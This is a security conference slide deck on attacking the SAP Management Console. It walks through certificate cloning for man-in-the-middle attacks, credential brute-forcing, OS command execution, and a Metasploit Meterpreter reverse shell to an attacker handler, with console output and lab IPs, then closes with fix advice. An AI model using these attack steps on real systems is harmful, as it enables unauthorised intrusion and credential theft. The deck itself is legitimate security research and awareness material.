
Getting in the middle

- **Force Authentication**
 - Basic Auth == **Clear Text**
 - Credentials FTW!
- **Alter Requests**
 - Do what YOU want
- **Alter Responses**

SAP MC authentication



SAP MC authentication





DigiNotar

A stylized sunburst graphic in shades of gray, with rays emanating from a central point on the left side of the slide. The rays are of varying lengths and thicknesses, creating a sense of depth and movement.

SSL PROTECTION

4 MAJOR OPTIONS

Getting in the middle

Self Signed



Secure Connection Failed

www.vedetta.com uses an invalid security certificate.

The certificate is not trusted because it is self signed.

(Error code: sec_error_ca_cert_invalid)

- This could be a problem with the server's configuration, or it could be someone trying to impersonate the server.
- If you have connected to this server successfully in the past, the error may be temporary, and you can try again later.

[Or you can add an exception...](#)

Getting in the middle

Device Default


- *Often the same on EVERY device*
- *Not an option for SAP*



Getting in the middle

Enterprise CA

- You sign your own certs centrally
- PKI Infrastructure



Getting in the middle

Externally signed

- Diginotar to the rescue!
- SAP also offer signing services



Getting in the middle

- **Impersonate SSL**
 - **There's a module for that!**
 - Metasploit (*ssl_impersonate.rb*)
 - **Creates a fake cert**
 - As close to the original as possible
 - **Useful SE options**
 - Expired yesterday
 - Add CN names for ease of use

Getting in the middle

General Details

Could not verify this certificate because the issuer is not trusted.

Issued To

Common Name (CN) TS Series NAS
Organization (O) Internet Widgits Pty Ltd
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 00

Issued By

Common Name (CN) TS Series NAS
Organization (O) Internet Widgits Pty Ltd
Organizational Unit (OU) <Not Part Of Certificate>

Validity

Issued On 8/22/07
Expires On 8/21/12

Fingerprints

SHA1 Fingerprint E4:62:89:CC:D2:D7:08:EC:37:DC:1C:2E:A8:9B:7F:E5:5D:26:0D:C7
MD5 Fingerprint 2C:F1:D6:4E:06:5A:54:A9:D1:49:E4:19:04:BA:51:69

General Details

Could not verify this certificate because the issuer is not trusted.

Issued To

Common Name (CN) TS Series NAS
Organization (O) Internet Widgits Pty Ltd
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 00

Issued By

Common Name (CN) TS Series NAS
Organization (O) Internet Widgits Pty Ltd
Organizational Unit (OU) <Not Part Of Certificate>

Validity

Issued On 8/22/07
Expires On 8/21/12

Fingerprints

SHA1 Fingerprint 3B:4C:05:4C:A4:E4:5A:B8:5F:9E:02:54:5F:EC:19:0D:11:E2:06:D5
MD5 Fingerprint B0:94:B3:EE:DB:4A:8F:48:E1:1E:1E:B0:3B:47:C0:EB

As near as darn a clone of the original
Fingerprints + Serial Number differ

Getting in the middle

General Details

Certificate Hierarchy

TS Series NAS

Certificate Fields

- Serial Number
- Certificate Signature Algorithm
- Issuer
- ▼ Validity
 - Not Before
 - Not After
- Subject
- ▼ Subject Public Key Info
 - Subject Public Key Algorithm

Field Value

```
CN = TS Series NAS
O = Internet Widgits Pty Ltd
ST = Some-State
C = AU
```

General Details

Certificate Hierarchy

TS Series NAS

Certificate Fields

- Serial Number
- Certificate Signature Algorithm
- Issuer
- ▼ Validity
 - Not Before
 - Not After
- Subject
- ▼ Subject Public Key Info
 - Subject Public Key Algorithm

Field Value

```
CN = TS Series NAS
O = Internet Widgits Pty Ltd
ST = Some-State
C = AU
```

All CN data is 100% cloned...
Average users don't care!




FAIL

 DigiNotar



PUTTING IT ALL

TOGETHER





***THE PUZZLE
PEICES***

OS Username

```
msf auxiliary(sap_mgmt_con_getenv) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[*] COMPUTERNAME=WINXPSAP-TST
```

```
[*] ComSpec=C:\\WINDOWS\\system32\\cmd.exe
```

```
[*] DBMS_TYPE=ada
```

```
[*] FP_NO_HOST_CHECK=NO
```

```
[*] OS=Windows_NT
```

Operating System User

```
[*] USERNAME=SAPServiceNSP
```

```
[*] PSModulePath=C:\\windows\\system32\\PowerShell\\...
```

```
[*] SAPEXE=E:\\usr\\sap\\NSP\\SYS\\exe\\uc\\NTI386
```

```
[*] TMP=E:\\usr\\sap\\NSP\\tmp
```

OSExecute

- SAP MC generously offers OSExecute function
 - Valid username/password req.
 - That's handy!

FACEPALM



USERNAME /

PASSWORD?

MITM

- **Using the force-auth method**
- **Check under the keyboard**
- **Post-it notes!**
- **Rubber hose method**

Brute-Force

- **Metasploit module**
 - Set SAP SID for SAP specific checks
- **Watchout for lockouts!**
 - Denial of Service?

Brute Force

```
msf auxiliary(sap_mgmt_con_brute_login) > set SAP_SID NSP
```

```
msf auxiliary(sap_mgmt_con_brute_login) > run
```

```
[*] SAPSID set to 'NSP' - Setting default SAP wordlist
```

```
[*] Trying username: 'sapservicensp' password: ''
```

```
[-] [01/18] - failed to login as 'sapservicensp' password: ''
```

```
[*] Trying username: 'sapservicensp' password: 'sapserviceNSP'
```

```
[-] [02/18] - failed to login as 'sapadm' password: ''
```

```
[*] Trying username: 'nspadm' password: ''
```

```
...
```

OSExecute


```
auxiliary(sap_..._osexec) > set RHOSTS 172.16.15.128
auxiliary(sap_..._osexec) > set USERNAME sapservicensp
auxiliary(sap_..._osexec) > set PASSWORD Pr0d@dm1n
auxiliary(sap_..._osexec) > set CMD hostname
auxiliary(sap_..._osexec) > run
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[+] [SAP] Command run as PID: 1240
Command output
-----
WINXPSAP-TST
```



***THANKS, BUT
WE WANT FULL
ACCESS!***

Getting Meterpreter

- **Using tricks built into Metasploit**
 - Encode Payload
 - Split it up into chucks
 - Shove it in
 - Start it up!
 - Profit



OSExecute Meterpreter

```
msf exploit(sap_mgmt_con_osexec_exploit) > exploit
```

```
[*] Started reverse handler on 172.16.15.134:4444
```

```
[*] Command Stager - 7.42% done (7499/101079 bytes)
```

```
...
```

```
[*] Command Stager - 100.00% done (101079/101079 bytes)
```

```
[*] Meterpreter session 1 opened (172.16.15.134:4444 ->  
172.16.15.128:1144) at 2011-10-16 14:41:59 +0200
```

```
meterpreter > getuid
```

```
Server username: WINXPSAP-TST\SAPServiceNSP
```

Next Steps

- **More Research**
 - **Finish the MITM module**
 - Force Auth works now
 - JAVA Applet deployment not so much
 - **Look at SAP SSL implementation**
 - SSL is a punching bag right now
- **Sleep**

100
APPLAUSE

CLAP



STOPPING

BOB!



BobTM
the
Builder

A large, faint sunburst graphic is centered in the background of the slide. The sunburst consists of a central circle with numerous rays extending outwards, creating a bright, glowing effect. The rays are slightly blurred and overlap each other, giving it a sense of depth and movement. The overall color palette is grayscale, with the sunburst appearing in shades of light gray against a slightly darker gray background.

***WHY IS YOUR SAP
MC ACCESSIBLE
TO THE WORLD!***

A large, faint copyright symbol (©) is positioned on the left side of the image. It is surrounded by a series of radiating lines that create a sunburst or starburst effect, extending across the top and left portions of the frame. The background is a light gray gradient with subtle diagonal lines.

SLIGHTLY LESS

HTTPS == BAD

Fixing the issues



- **SAP Fix**

- **Note 1439348**

- Issue also discovered by Onapsis

- **No idea what it says!**

- SAP restrict **ALL** fix info to customers only

REALLY



SAP SECURITY

**ISN'T *ALL* ABOUT
ROLED**



INFRASTRUCTURE

A large, faint copyright symbol (©) is positioned on the left side of the slide. It is surrounded by a series of light gray, semi-transparent rays that radiate outwards across the background, creating a sunburst effect.

DATABASE

A large, faint copyright symbol (©) is positioned on the left side of the slide. From the center of the symbol, a series of light gray rays radiate outwards across the entire background of the slide, creating a sunburst effect.

WEB APPLICATIONS

The background features a stylized sunburst or starburst pattern in shades of gray, emanating from the left side. A large, faint copyright symbol (©) is positioned on the left, partially overlapping the sunburst. The text is centered and has a slight drop shadow.

CLIENT-SIDE APPS



SAP IS COMPLEX

***TEST* IT!**



Questions ?

<http://c22.cc>

contact@c22.cc

Big Thanks

- **The REAL SAP Security Researchers**
 - Onapsis, DSecRG, Raul Siles, CYBSEC
- **SAP PSRT** (*for emailing me a lot*)
- **DirtySec** (*You know who you are!*)
- **MacLemon** (*for the PPT-fu*)
- **ED**
 - *For inviting us, even though we cause problems!*
- **All the people who helped make this happen**



catch²² (in) SECURITY

Thanks for coming

<http://c22.cc>

contact@c22.cc



catch²² (in) SECURITY

Sorry for sucking so bad!

<http://c22.cc>

contact@c22.cc